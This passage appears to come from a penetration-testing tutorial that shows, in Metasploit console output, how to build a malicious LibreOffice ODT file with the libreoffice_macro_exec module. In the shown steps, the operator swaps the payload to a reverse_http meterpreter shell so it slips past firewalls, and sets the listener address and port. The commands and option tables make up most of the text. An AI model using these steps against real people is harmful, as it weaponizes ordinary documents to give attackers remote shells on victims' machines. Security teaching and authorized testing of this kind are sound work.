


```
msf6 > use exploit/multi/fileformat/libreoffice_macro_exec
[*] No payload configured, defaulting to windows/meterpreter/rever
se_tcp
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > 
```




```
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > show targe
ts

Exploit targets:

   Id  Name
   --  ----
   0   Windows
   1   Linux


msf6 exploit(multi/fileformat/libreoffice_macro_exec) > 
```

So he decided to generate macros for both Windows and Linux. Metasploit modules take the windows/meterpreter/reverse_tcp payload by default. He changed the payload to windows/meterpreter/reverse_http. He did this because many organizations block all outgoing traffic except that of HTTP for accessing web.




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted
                                        : '', seh, thread, proce
                                        ss, none)
   LHOST     192.168.36.171   yes       The listen address (an i
                                        nterface may be specifie
                                        d)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
```




```
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > set payloa
d windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > 
```

The windows/meterpreter/reverse_http payload will bring him a shell even if his target is behind a firewall unlike the windows/meterpreter/reverse_tcp payload. After making that required configurations, he executed the module to get the ODT payload. ODT is the native file extension of the Libre office.



```
msf6 exploit(multi/fileformat/libreoffice_macro_exec) > show optio
ns

Module options (exploit/multi/fileformat/libreoffice_macro_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  librefile.odt    yes       Output file name
   SRVHOST   0.0.0.0          yes       The local host or networ
                                        k interface to listen on
                                        . This must be an addres
                                        s on the local machine o
                                        r 0.0.0.0 to listen on a
                                        ll addresses.
   SRVPORT   8080             yes       The local port to listen
                                         on.
   SSL       false            no        Negotiate SSL for incomi

   URIPATH                    no        The URI to use for this
                                        exploit (default is rand
                                        om)


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted
                                        : '', seh, thread, proce
                                        ss, none)
   LHOST     192.168.36.171   yes       The local listener hostn
                                        ame
   LPORT     4444             yes       The local listener port
   LURI                       no        The HTTP Path
```

